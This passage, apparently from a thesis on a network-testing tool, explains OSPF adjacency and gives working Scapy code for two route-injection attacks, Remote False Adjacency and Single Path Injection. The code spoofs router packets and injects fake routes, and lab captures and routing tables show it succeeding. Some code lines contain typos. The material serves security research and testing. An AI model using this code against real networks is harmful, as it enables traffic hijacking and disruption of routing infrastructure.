When two non-adjacent routers receive Hello packets from each other, they establish an adjacency relation between themselves and exchange the details of their databases in a process called LSDB synchronization. During this stage, also called DBD exchange, routers exchange the headers of LSAs present in their databases utilizing DBD packets. The exchange happens following a master-slave model, where the router with the highest priority or when the priority is the same, the highest OSPF router ID (manually configurable) is the master and is responsible for dictating the flow of the exchange: every packet sent by the slave must be an answer to the master, and the DBD only ends when both the master and slave have sent all the LSA headers in their databases.

When the DBD exchange phase is finished, routers update existing LSAs to reflect the new topology. When an adjacency is established on a transit link, one of the OSPF routers is nominated the DR, which is the router responsible for generating the Network LSA for the newly created transit link.

OSPF LSAs are transmitted inside packets called Link State Updates, or LSUs, which allow more LSAs to be transmitted at once. The LSUs need to be acknowledged by the destination router, which will send an LSAck packet containing the headers of the received LSAs

OSPF implements a natural fightback mechanism when incorrect information is present in an LSA. When a wrong LSA reaches the router which generated it, the router will correct the information in the LSA and flood it so all the domain routers can update its information. This mechanism makes it extremely hard for an attack to inject false information into an OSPF network, as LSAs are only accepted if they are either created or flooded by an adjacent router.

OSPF links can also be secured with authentication on a link-by-link basis, with the protocol providing support for passwords in plaintext, MD5, and various HMAC-SHA algorithms. While the HMAC-SHA ciphers may be harder to break, brute forcing and dictionary attacks can be utilized to bypass authentication and access OSPF messages.

6.2. Attacks and Testing

This section contains a detailed description of OSPF attacks, their implementation and tests realized to validate their correct implementation, as well as situations where the attacks fail and the reason why they do so. Attack limitations are also included in case they exist.

The tests were performed in the conditions described in Appendix A.

OSPF attacks make extensive use of imported configurations. Details on the YAML file structure for those configurations can be found in Appendix B. The analysis of the auxiliary functions specific to OSPF can be found in Appendix F.

6.2.1. Remote False Adjacency

6.2.1.1. Attack Description

The Remote False Adjacency, first described by G. Nakibly et. al. [14], is an OSPF route injection attack that injects LSAs utilizing a phantom router.

In order for an LSA to be accepted, it must be sent by an active OSPF neighbor. This means a route injection such as the one described in the RIP chapter (RIP injection, Chapter 5, section 5.2.2) is not possible with OSPF. There are, however, alternatives.

The concept of a phantom router was first explained by E. Jones et. al [15], and describes an OSPF neighbor that isn't attached to a physical router. In other words, it's a form of spoofing an adjacency relation with the Designated Router (DR) so that LSAs can be sent to the DR with a source IP address of a machine that doesn't exist in the network. Configuring a phantom isn't easy because, if an attacker isn't in the local subnet, there is no access to the packets sent by the DR destined for the phantom.

The Remote False Adjacency attack utilizes a phantom router to inject LSAs into the network. The point of the attack is to have an attacker configure a phantom router remotely, i.e., from a different subnetwork, and then send all LSAs in unicast to the DR. The difficult part of the attack is the lack of bi-directional communication between the DR and the attacker: packets sent by the attacker have their source IP address spoofed so that, from the DR's point of view, the packets received come from the local subnetwork. Consequently, the attacker has no access to the packets sent by the DR to the phantom, as those will be destined to an IP address in the DR's subnet, and not the attacker.

However, there's a workaround for this. Since most of the adjacency setup process is deterministic, it can be concluded without the attacker ever receiving a response from the DR. Every message sent by the attacker must be sent in unicast, and the interface on the DR that receives the packets must be connected to the local subnet where the phantom is created. As a visual aid, Figure 89 shows three possible positions for the attacker in the network. If we consider R1 as the DR and R3 as the position where the phantom should be created, this attack will only be successful if performed by attacker A2 or A3, since R1 will discard any packet received from A1 since the packets are arriving at an interface they should not be arriving from.




Figure 89 – Remote False Adjacency, example attacker positions in the network

The attack begins by having the attacker send a hello packet destined for the DR, containing the DR's router ID in the neighbor list, with the source IP of the phantom. The authors note that the router ID for the phantom needs to be higher than that of the DR for the attack to be successful (explained below). These hello messages need to be re-sent periodically to keep the adjacency from being torn down.

The next step is to send the DBD messages. Usually, the DR is the master in the database exchange phase. However, since the phantom's ID is higher than the DR's, the phantom can perform the whole exchange process as the master. This allows the attacker to set a custom value for the sequence number utilized in the DBD messages, which would be impossible to guess if the DR was the master as the attacker doesn't have access to the DBD messages sent by the DR. The authors note that the number of DBD messages can be as high as the attacker wants, but it needs to at least cover the number of headers sent by the DR, meaning the attacker can send more DBD messages than needed for the exchange phase, but never less. The authors also note this number can be easily estimated if the attacker can see OSPF messages in the local network. Certain flags need to be set on the DBD messages: every message must have the master (MS) flag set, the first message needs to have both the I and M bits set, and every message after except for the last one must have the M bit set. Once the last DBD message arrives at the DR the adjacency is considered established, and routers can now exchange LSAs.

The last step of the attack is to send fake LSAs with the source IP address and router ID of the phantom, also in unicast, to the DR. Once delivered, the DR immediately proceeds to flood the LSAs to every connected OSPF router.

There is one extra step that can only be taken if the attacker can read OSPF LSU packets from the directly connected link, and that is acknowledging the newly generated network LSA. The DR will generate a new Network LSA for the local subnet to add the phantom to the list of attached routers. This LSA needs to be acknowledged by all routers, including the phantom, or the DR will tear down the adjacency relation created. Thus, if the

attacker can sniff LSUs from the connected network, it must obtain the new Network LSA and send an LSack on behalf of the phantom.

6.2.1.2. Attack Code

The Remote False Adjacency attack is defined in the “OSPF.py” file, under the “layer3” directory, by the “ospf_remote_false_adjacency” function.

The function code uses the “asyncio” library to perform two tasks in parallel: periodically sending Hello messages and performing the adjacency setup as well as sending the LSAs. To do so, two distinct auxiliary coroutines are defined, “_ospf_loop_hello” and “_dbd_coro”. Figure 90 shows the code responsible for creating and running both tasks.

```
async def main(args):
    # Start hello and dbd coroutines, block until ctrl+c
    gth = asyncio.gather(asyncio.create_task(_ospf_loop_hello(args)), asyncio.create_task(_dbd_coro(args)))
    while not EXIT_SIGNAL.is_set():
        await asyncio.sleep(0.5)

    logging.debug("Received interrupt...")
    gth.cancel()

    asyncio.run(main(args))

return args
```

Figure 90 – OSPF Remote False Adjacency main function code

Figure 91 shows the function code for the coroutine responsible for sending Hello messages. The Hello message is created from both values imported via the configuration file and from values input by the user before starting the attack. This is so the routing information in the configuration file can be detached from the attack’s target information, as the routing information can be re-utilized even when the DR changes. The function sends one Hello packet every 30 seconds.

```
async def _ospf_loop_hello(args):
    # Get parameters from arguments
    victim_IP = args['victim_IP']
    victim_id = args['victim_id']

    # Get relevant parameters from imported config
    phantom_IP = args['lsu_info']['ospf']['interface_addr']
    phantom_id = args['lsu_info']['ospf']['router_id']
    mask = args['lsu_info']['ospf']['interface_netmask']
    area_id = args['lsu_info']['ospf']['area_id']

    # Create Hello packet structure
    hello_tlv = OSPF_LLS_Hdr(llstlv=[LLS_Extended_Options(type=1, len=4, options='\x00\x00\x00\x01')]) # LLS header
    hello_payld = OSPF_Hello(router=victim_IP, backup=victim_IP, mask=mask, neighbors=[victim_id], options=0x12) # Hello packet
    hello_hdr = OSPF_Hdr(src=phantom_id, area=area_id) # OSPF header
    hello_IP = IP(src=phantom_IP, dst = victim_IP)

    hello_pkt = hello_IP/hello_hdr/hello_payld/hello_tlv

    # Send Hello every 30 seconds
    try:
        while True:
            print("Sending hello pkt...")
            send(hello_pkt, iface=args['iface'], verbose=False)
            await asyncio.sleep(30)
    except asyncio.CancelledError:
        return
```

Figure 91 – OSPF Remote False Adjacency, _ospf_loop_hello coroutine code

The “_dbd_coro” function is responsible for configuring the adjacency, sending the fake LSAs, and acknowledging the new Network LSA. Figure 92 shows the code for the first section. The routine needs to wait for the first Hello message to be sent. Afterward, it sends the first DBD message with the sequence number 1. The “dbdescr” field in the packet corresponds to the DBD flags, and the value 0x07 corresponds to the MS, M and I bits set.

```

async def _dbd_coro(args):
    victim_IP = args['victim_IP']
    victim_id = args['victim_id']

    # Get required parameters from imported config
    phantom_IP = args['lsu_info']['ospf']['interface_addr']
    phantom_id = args['lsu_info']['ospf']['router_id']
    area_id = args['lsu_info']['ospf']['area_id']

    # sleep for 5 sec so the hello coroutine executes first
    await asyncio.sleep(5)

    # First, do dbd exchange
    db_seq = 1 # NOTE seq number can be 1

    dbd1 = IP(src=phantom_IP, dst=victim_IP)/OSPF_Hdr(type=2, src=phantom_id, area=area_id)/\
        OSPF_DBDesc(dbdescr=0x07, ddseq=db_seq, options=0x52)/\
        OSPF_ILS_Hdr(11stlv=[LLS_Extended_Options(type=1, len=4, options='\x00\x00\x00\x01')])
    print("Sending dbd1...")
    send(dbd1, iface=args['iface'], verbose=False)
    await asyncio.sleep(3)

```

Figure 92 – OSPF Remote False Adjacency, _dbd_coro section 1

Figure 93 shows the continuation of the code. The function sends 8 DBD messages with the MS and M bits set, represented by the value 0x03. The number 8 was chosen so the total DBD packets sent is equal to 10. This number was chosen so the attack can be performed in medium-sized domains while keeping its performance on smaller topologies. In the figure we also see the last DBD message being sent with the MS bit set, represented by the value 0x01.

```

# Send 8 dbd messages
for c in range(0,8):
    db_seq += 1
    dbd2 = IP(src=phantom_IP, dst=victim_IP)/OSPF_Hdr(type=2, src=phantom_id, area=area_id)/\
        OSPF_DBDesc(dbdescr=0x03, ddseq=db_seq, options=0x52)/\
        OSPF_ILS_Hdr(11stlv=[LLS_Extended_Options(type=1, len=4, options='\x00\x00\x00\x01')])
    print(f"Sending dbd2 nr {c+1}...")
    send(dbd2, iface=args['iface'], verbose=False)
    await asyncio.sleep(3)

# Terminate dbd exchange
db_seq += 1
dbd3 = IP(src=phantom_IP, dst=victim_IP)/OSPF_Hdr(type=2, src=phantom_id, area=area_id)/\
    OSPF_DBDesc(dbdescr=0x01, ddseq=db_seq, options = 0x52)/\
    OSPF_ILS_Hdr(11stlv=[LLS_Extended_Options(type=1, len=4, options='\x00\x00\x00\x01')])
print("Sending dbd3...")
send(dbd3, iface=args['iface'], verbose=False)

```

Figure 93 – OSPF Remote False Adjacency, _dbd_coro section 2

The next section, shown in Figure 94, involves configuring a Scapy asynchronous (non-blocking) sniffer which will sniff the Network LSA emitted by the DR. The “stop_func” function is used as a packet filter for the sniffer, only allowing for the specific Network LSA sent by the DR to be returned (“victim_id” corresponds to the DR’s OSPF router ID). After starting the sniffer, we can inject the attack’s imported LSA into the network, which will trigger the DR to update the Network LSA, after which we wait for the OSPF flooding process to occur and LSA transmission to stabilize before stopping the sniffer.

```

def stop_func(pkt):
    if not pkt.haslayer(OSPF_Network_LSA): return False
    return pkt[OSPF_Network_LSA].adrouter == victim_id

# Start sniffer
sniffer = AsyncSniffer(ifilter = stop_func, iface = args['iface'])
sniffer.start()

# Send fake lsu
lsu = _ospf_parse_lsu(args)

lsu_pkt = IP(src=phantom_IP, dst=victim_IP)/lsu
print("Injecting LSU...")
send(lsu_pkt, iface=args['iface'], verbose=False)

await asyncio.sleep(10) # Wait for flooding process to stabilize

sniff_p = sniffer.stop()[0] # Stop sniffer and obtain the packet

```

Figure 94 – OSPF Remote False Adjacency, _dbd_coro section 3

Finally, in Figure 95 we see the creation of the LSAck packet for the Network LSA. The LSAck only needs the LSA Header, so the function creates a Header layer with the parameters from the Network LSA and inserts it in the LSAck. After sending this packet the function terminates and returns.

```
# Obtain the lsa
net_lsa = sniff_p[OSPF_LSUpd].lsalist[0]

# Create ack packet. LSA Header contains same values as sniffed LSA
ack_pkt = IP(src = phantom_IP, dst = victim_IP)/OSPF_Hdr(type=5, src = phantom_id, area = area_id)/\
OSPF_LSAck(lsaheaders = [\
    OSPF_LSA_Hdr(age = net_lsa.age, options = net_lsa.options, type = net_lsa.type, id = net_lsa.id,\
    adrouter = net_lsa.adrouter, seq = net_lsa.seq, chksum = net_lsa.chksum, len = net_lsa.len)])

# Send ack packet
send(ack_pkt, iface = args['iface'], verbose = 0)

print("Done")
print("Press ctrl+c to interrupt attack...")
return
```

Figure 95 – OSPF Remote False Adjacency, _dbd_coro section 4

6.2.1.3. Testing and Validation

Figure 96 shows the topology utilized to test the Remote False Adjacency attack. All routers are Cisco 7200 devices, fitted with C7200-IO-2FE slots. Table 7 contains IP addressing information for the devices in the topology. All routers have OSPF configured to announce their directly connected subnets. R1 is made the DR for both subnets it is connected to utilizing a higher priority value. All router IDs are based on the router number, i.e., R1’s OSPF ID is 1.1.1.1, R2’s OSPF ID is 2.2.2.2, ...

The objective of this test is to create a phantom in the 10.10.10.0/24 subnet, connected to Switch3, with IP address 10.10.10.100 and router ID 10.10.10.10, which will then inject a fake route to a subnet 192.168.1.0/24, a transit network with two OSPF routers: the phantom and another non-existent router.

The test utilized the data from the “ospf_rfa_test_1.yml” file, whose structure can be seen in Figure 97. Imported information contains the Router LSA for the phantom, which lists two connected links: one for the 10.10.10.0/24 subnet, and another for the 192.168.1.0/24 subnet. The file contains another Router LSA for a router that is directly connected to the phantom through the 192.168.1.0/24 subnet, and whose interface has the IP address 192.168.1.100. Finally, and since two OSPF routers are connected to that subnet, the phantom also originates a Network LSA for the 192.168.1.0/24 subnet, turning it into a transit link.




Figure 96 – OSPF Remote False Adjacency test topology

Table 7 – OSPF Remote False Adjacency IP addressing information

Name	Interface	IP Address
R1	f0/0	10.10.14.1
	f0/1	10.10.10.1
R2	f0/0	10.10.10.2
	f0/1	10.10.11.2
R3	f0/0	10.10.11.3
	f0/1	10.10.12.3
R4	f0/0	10.10.12.4
	f0/1	10.10.13.4
R5	f0/0	10.10.14.5
R6	f0/0	10.10.13.6
network-testing-tool-1	eth0	10.10.13.100

```

ospf:
  router_id: 10.10.10.10
  area_id: 0.0.0.0
  interface_addr: 10.10.10.100
  interface_netmask: 255.255.255.0
  lsa_list:
    - type: router_lsa
      v: 0
      e: 0
      b: 0
      ls_id: 10.10.10.10
      links:
        - link_id: 192.168.1.100 # 1- other router
          link_data: 192.168.1.100 # 2 - router id
          type: 2 # 1 - point-2-point, 2 - transit
          metric: 10
        - link_id: 10.10.10.1
          link_data: 10.10.10.100
          type: 2
          metric: 10
    - type: router_lsa
      v: 0
      e: 0
      b: 0
      ls_id: 9.9.9.9
      links:
        - link_id: 192.168.1.100
          link_data: 192.168.1.1
          type: 2
          metric: 10
    - type: network_lsa
      mask: 255.255.255.0
      ls_id: 192.168.1.100
      adv_router: 10.10.10.10
      attached_router:
        - 9.9.9.9
        - 10.10.10.10
  
```

Figure 97 – OSPF Remote False Adjacency imported routing information

To launch the attack, we start by selecting interface “eth0”. We import the routing configurations from the YAML file by selecting “Import Data”, “OSPF LSU/LSA”, and “ospf_rfa_test_1.yml”. Then, we add the attack function by selecting “Add Function”, “Attack”, “L3- OSPF”, “Route Poisoning”, and “Remote False Adjacency”. Finally, we launch the attack by selecting “Run Chain” and, when prompted, introducing the values 10.10.10.1 for the “victim_IP” and 1.1.1.1 for the “victim_id”, corresponding to the DR IP address and router ID. Having to know this information beforehand turns the attack from an outsider's point of view harder, however, this information can be obtained by having the attacker attach itself to a transit link and wait for the Router and Network LSAs of the DR to be naturally refreshed and flooded.

By connecting a probe to R1's f0/1 interface we can see the packets sent to and by this router. Figure 98 shows the entire packet exchange for the attack, where we can see the first Hello sent by the attacker in packet 419 (Figure 99), followed by 10 DBD messages, and finally several LSU packets: 451 (Figure 100) containing the fake LSAs sent by the attacker, 453 (Figure 101) and 454 (Figure 102) contain the LSAs sent by the attacker that are being flooded by R1, and packet 455 (Figure 103) contains the updated Network LSA, which is later acknowledged by the attacker in packet 463 (Figure 104).

No.	Time	Source	Destination	Protocol	Length	Info
419	741.227494	10.10.10.100	10.10.10.1	OSPF	94	Hello Packet
422	746.233984	10.10.10.100	10.10.10.1	OSPF	78	DB Description
423	747.672351	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
425	749.233237	10.10.10.100	10.10.10.1	OSPF	78	DB Description
427	750.450320	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
428	752.252281	10.10.10.100	10.10.10.1	OSPF	78	DB Description
430	755.241260	10.10.10.100	10.10.10.1	OSPF	78	DB Description
432	757.436794	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
434	758.257985	10.10.10.100	10.10.10.1	OSPF	78	DB Description
437	760.381621	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
438	761.260614	10.10.10.100	10.10.10.1	OSPF	78	DB Description
440	764.265134	10.10.10.100	10.10.10.1	OSPF	78	DB Description
442	767.271483	10.10.10.100	10.10.10.1	OSPF	78	DB Description
443	767.271539	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
446	769.995499	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
447	770.266649	10.10.10.100	10.10.10.1	OSPF	78	DB Description
449	771.222000	10.10.10.100	10.10.10.1	OSPF	94	Hello Packet
450	773.280177	10.10.10.100	10.10.10.1	OSPF	78	DB Description
451	773.290568	10.10.10.100	10.10.10.1	OSPF	178	LS Update
453	773.321817	10.10.10.1	224.0.0.5	OSPF	110	LS Update
454	773.332245	10.10.10.1	224.0.0.5	OSPF	130	LS Update
455	773.790042	10.10.10.1	224.0.0.5	OSPF	98	LS Update
457	775.833514	10.10.10.2	224.0.0.5	OSPF	138	LS Acknowledge
458	777.083394	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
462	779.166041	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
463	783.287676	10.10.10.100	10.10.10.1	OSPF	78	LS Acknowledge
464	786.782125	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
466	788.385195	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
467	796.472314	10.10.10.2	224.0.0.5	OSPF	94	Hello Packet
468	797.627909	10.10.10.1	224.0.0.5	OSPF	98	Hello Packet
470	801.225827	10.10.10.100	10.10.10.1	OSPF	94	Hello Packet

Figure 98 – OSPF Remote False Adjacency capture at R1's f0/1 interface

```

> Frame 419: 94 bytes on wire (752 bits), 94 bytes captured (752 bi
> Ethernet II, Src: ca:02:05:25:00:08 (ca:02:05:25:00:08), Dst: ca:
> Internet Protocol Version 4, Src: 10.10.10.100, Dst: 10.10.10.1
  > Open Shortest Path First
    > OSPF Header
      > OSPF Hello Packet
        Network Mask: 255.255.255.0
        Hello Interval [sec]: 10
      > Options: 0x12, (L) LLS Data block, (E) External Routing
        Router Priority: 1
        Router Dead Interval [sec]: 40
        Designated Router: 10.10.10.1
        Backup Designated Router: 10.10.10.1
        Active Neighbor: 1.1.1.1
    > OSPF LLS Data Block

```

Figure 99 – OSPF Remote False Adjacency frame 419

```

> Frame 451: 178 bytes on wire (1424 bits), 178 bytes captured (1424
> Ethernet II, Src: ca:02:05:25:00:08 (ca:02:05:25:00:08), Dst: ca:0
> Internet Protocol Version 4, Src: 10.10.10.100, Dst: 10.10.10.1
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 3
        > LSA-type 1 (Router-LSA), len 48
        > LSA-type 1 (Router-LSA), len 36
        > LSA-type 2 (Network-LSA), len 32
          .000 0000 0000 0001 = LS Age (seconds): 1
          0... .. = Do Not Age Flag: 0
        > Options: 0x00
          LS Type: Network-LSA (2)
          Link State ID: 192.168.1.100
          Advertising Router: 10.10.10.10
          Sequence Number: 0x80000001
          Checksum: 0xf226
          Length: 32
          Netmask: 255.255.255.0
          Attached Router: 9.9.9.9
          Attached Router: 10.10.10.10

```

Figure 100 – OSPF Remote False Adjacency frame 451

```

> Frame 453: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on int
> Ethernet II, Src: ca:01:05:15:00:06 (ca:01:05:15:00:06), Dst: IPv4mcast_05 (0
> Internet Protocol Version 4, Src: 10.10.10.1, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 48
          .000 0000 0000 0010 = LS Age (seconds): 2
          0... .. = Do Not Age Flag: 0
        > Options: 0x00
          LS Type: Router-LSA (1)
          Link State ID: 10.10.10.10
          Advertising Router: 10.10.10.10
          Sequence Number: 0x80000001
          Checksum: 0xc4de
          Length: 48
          Flags: 0x00
        Number of Links: 2
        > Type: Transit ID: 192.168.1.100 Data: 192.168.1.100 Metric: 10
        > Type: Transit ID: 10.10.10.1 Data: 10.10.10.100 Metric: 10

```

Figure 101 – OSPF Remote False Adjacency frame 453

```

> Frame 454: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface -, id 0
> Ethernet II, Src: ca:01:05:15:00:06 (ca:01:05:15:00:06), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.10.1, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 2
        > LSA-type 1 (Router-LSA), len 36
          .000 0000 0000 0010 = LS Age (seconds): 2
          0... .. = Do Not Age Flag: 0
        > Options: 0x00
          LS Type: Router-LSA (1)
          Link State ID: 9.9.9.9
          Advertising Router: 9.9.9.9
          Sequence Number: 0x80000001
          Checksum: 0xaa1f
          Length: 36
          Flags: 0x00
        Number of Links: 1
        > Type: Transit ID: 192.168.1.100 Data: 192.168.1.1 Metric: 10
        > LSA-type 2 (Network-LSA), len 32
          .000 0000 0000 0010 = LS Age (seconds): 2
          0... .. = Do Not Age Flag: 0
        > Options: 0x00
          LS Type: Network-LSA (2)
          Link State ID: 192.168.1.100
          Advertising Router: 10.10.10.10
          Sequence Number: 0x80000001
          Checksum: 0xf226
          Length: 32
          Netmask: 255.255.255.0
          Attached Router: 9.9.9.9
          Attached Router: 10.10.10.10

```

Figure 102 – OSPF Remote False Adjacency frame 454


```

> Frame 455: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on 0
> Ethernet II, Src: ca:01:05:15:00:06 (ca:01:05:15:00:06), Dst: IPv4mcast
> Internet Protocol Version 4, Src: 10.10.10.1, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 2 (Network-LSA), len 36
          .000 0000 0000 0001 = LS Age (seconds): 1
          0... .. = Do Not Age Flag: 0
          > Options: 0x22, (DC) Demand Circuits, (E) External Routing
          LS Type: Network-LSA (2)
          Link State ID: 10.10.10.1
          Advertising Router: 1.1.1.1
          Sequence Number: 0x80000002
          Checksum: 0x31ac
          Length: 36
          Netmask: 255.255.255.0
          Attached Router: 1.1.1.1
          Attached Router: 2.2.2.2
          Attached Router: 10.10.10.10

```

Figure 103 – OSPF Remote False Adjacency frame 455

```

> Frame 463: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on 0
> Ethernet II, Src: ca:02:05:25:00:08 (ca:02:05:25:00:08), Dst: ca:0
> Internet Protocol Version 4, Src: 10.10.10.100, Dst: 10.10.10.1
  > Open Shortest Path First
    > OSPF Header
      > LSA-type 2 (Network-LSA), len 36
        .000 0000 0000 0100 = LS Age (seconds): 4
        0... .. = Do Not Age Flag: 0
        > Options: 0x22, (DC) Demand Circuits, (E) External Routing
        LS Type: Network-LSA (2)
        Link State ID: 10.10.10.1
        Advertising Router: 1.1.1.1
        Sequence Number: 0x80000002
        Checksum: 0x31ac
        Length: 36

```

Figure 104 – OSPF Remote False Adjacency frame 463

While we can see the fake LSAs being flooded, we still need to verify whether they are being used by the SPF algorithm to calculate the best paths. Figure 105 shows the routing table of R1 with the attack running, and we can see an injected route to subnet 192.168.1.0/24, thus proving the attack’s effectiveness.

```

R1#sh ip ro
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

10.0.0.0/8 is variably subnetted, 7 subnets, 2 masks
C    10.10.10.0/24 is directly connected, FastEthernet0/1
L    10.10.10.1/32 is directly connected, FastEthernet0/1
O    10.10.11.0/24 [110/2] via 10.10.10.2, 00:05:26, FastEthernet0/1
O    10.10.12.0/24 [110/3] via 10.10.10.2, 00:05:26, FastEthernet0/1
O    10.10.13.0/24 [110/4] via 10.10.10.2, 00:05:26, FastEthernet0/1
C    10.10.14.0/24 is directly connected, FastEthernet0/0
L    10.10.14.1/32 is directly connected, FastEthernet0/0
O    192.168.1.0/24 [110/11] via 10.10.10.100, 00:04:19, FastEthernet0/1
R1#

```

Figure 105 – OSPF Remote False Adjacency routing table at R1

There are some details on the attack which are not covered by this topology and test. One such detail is the behavior when the attacker is performing the attack in a different OSPF area than the DR is located on. This can bring problems with acknowledging the Network LSA generated by the DR when the adjacency relation is configured, as type 2 LSAs aren’t flooded across different OSPF areas and thus the attacker has no means of acknowledging such an LSA.

Another point of concern is the attack duration. OSPF LSAs are refreshed every 30 minutes by default and 60 minutes maximum. This means the attacker will need to acknowledge every LSA flooded into the network, and failure to do so will cause the adjacency relation to be torn down. It also means that any injected LSA needs to be re-injected every 60 minutes or else the LSAs will be purged due to them reaching their max age. The implemented attack doesn’t cover both of these points, as we concluded that such a situation wouldn’t occur in the cases where the tool is supposed to be used, i.e., network testing in simulated and real-world topologies that won’t last for an extended period. However, adapting the attack code for such a situation wouldn’t be too complicated, as the attacker has access to the LSAs flooded by the DR.

6.2.2. Single Path Injection

6.2.2.1. Attack Description

The Single Path Injection attack, or SPI for short, described by Y. Song et. al. [16], is a route injection attack utilized to inject Bogus LSAs in the network by tricking a router into believing a received LSA was originated by a directly connected router.

During the LSA flooding process, routers keep a list of transmitted LSAs, called a retransmission list, which contains all LSA transmitted that have yet to be acknowledged by the connected neighbors. When the LSAck is received for a certain LSA then that LSA is removed from the list, but if the router received an LSAck for an LSA that is not in the retransmission list then the LSAck is discarded, and no action is taken by the router receiving the LSAck.

The SPI attack utilizes the acknowledgment mechanism to make a fake LSA persist in the database of a domain router, which can then be flooded by that router. Two routers are involved in this attack, which the authors name as the “springboard” router and the “polluted” router.

The attack consists of sending a false LSA to the “polluted” router, with the header’s fields configured in a way that from the “polluted” router’s perspective the LSA was originated by the “springboard” router. This means the source IP address must be that of the “springboard” router, and the Router ID field in the LSU must also match the “springboard” router’s router ID. The packet’s destination IP address must also be the “polluted” router’s IP address, instead of the OSPF multicast address.

When the “polluted” router receives the LSA, it will be installed in the OSPF database, flood it from all its other interfaces, and an LSAck will be generated and sent to the “springboard”. The “springboard” router will receive the LSAck and since no LSA corresponding to the LSAck is present in the retransmission list, the LSAck will be discarded, and no fightback will occur.

This attack can be used to modify LSAs originated by the “springboard” and inject into the network false LSAs originated by non-existing routers connected to the “springboard”.

The authors also noted that the attack only works if the “polluted” and “springboard” routers are the only OSPF routers in the link that connects them. This is due to how the acknowledgment process functions when there are three or more OSPF routers in the network. The LSAck is always sent utilizing the multicast IP address. When a third router is present, the LSA received by the “polluted” router is flooded to the third router, which will acknowledge the LSA by sending an LSAck in multicast to the DR. When the DR receives this LSAck, it sends a fightback LSA to our injected LSA, resulting in the attack failing.

6.2.2.2. Attack Code

The Single Path Injection attack is defined in the “OSPF.py” file, under the “layer3” directory, by the “ospf_single_path_injection” function.

Figure 106 shows the code for the attack. Function code is logically simple since no complex process is needed to perform the attack. After importing the LSA information from a configuration file, the LSA sequence number is modified so that it can be accepted by the “polluted” router in case the imported LSA corresponds to a modification to an existing LSA.

The packet is then sent right after configuring the IP layer with the relevant IP address for the source and destination fields.

```

@type_wrapper(name = "Single Path Injection", type=attack_type.RoutePoisoning, category=attack_cat.Attack, la
def ospf_single_path_injection(args):
    """Performs a Single Path Injection attack on the target polluted router, using the springboard IP.
    Utilizes imported LSA data.
    Requires two additional arguments:
    arg      desc      example value
    springb_ip  Springboard router IP address  10.10.10.2
    polluted_ip  Polluted router IP address  10.10.10.1
    """

    # Obtain required IP addresses
    springb_ip = args["springb_ip"]
    polluted_ip = args["polluted_ip"]

    # Build the false LSU
    lsu = _ospf_parse_lsu(args)

    # Change the seq# for the pkt to be accepted
    for lsa in lsu.lsalist:
        lsa.seq = 0x7fff0000 # NOTE this sequence number can be as arbitrarily high as needed
    # Construct the other layers
    pkt = IP(src=springb_ip, dst=polluted_ip, proto=89)/lsu

    # Send the packet
    send(pkt, iface=args["iface"])

    return args

```

Figure 106 – OSPF SPI function code

6.2.2.3. Testing and Validating

Figure 107 shows the topology utilized to test the Single Path Injection attack, and Table 8 shows the IP addresses of the relevant interfaces. All routers are Cisco 7200 devices equipped with CISCO-IO-2FE slots. All routers are running OSPF and advertising their directly connected networks. OSPF router IDs are based on the router numbers (i.e., 1.1.1.1 for R1, 2.2.2.2 for R2, ...).

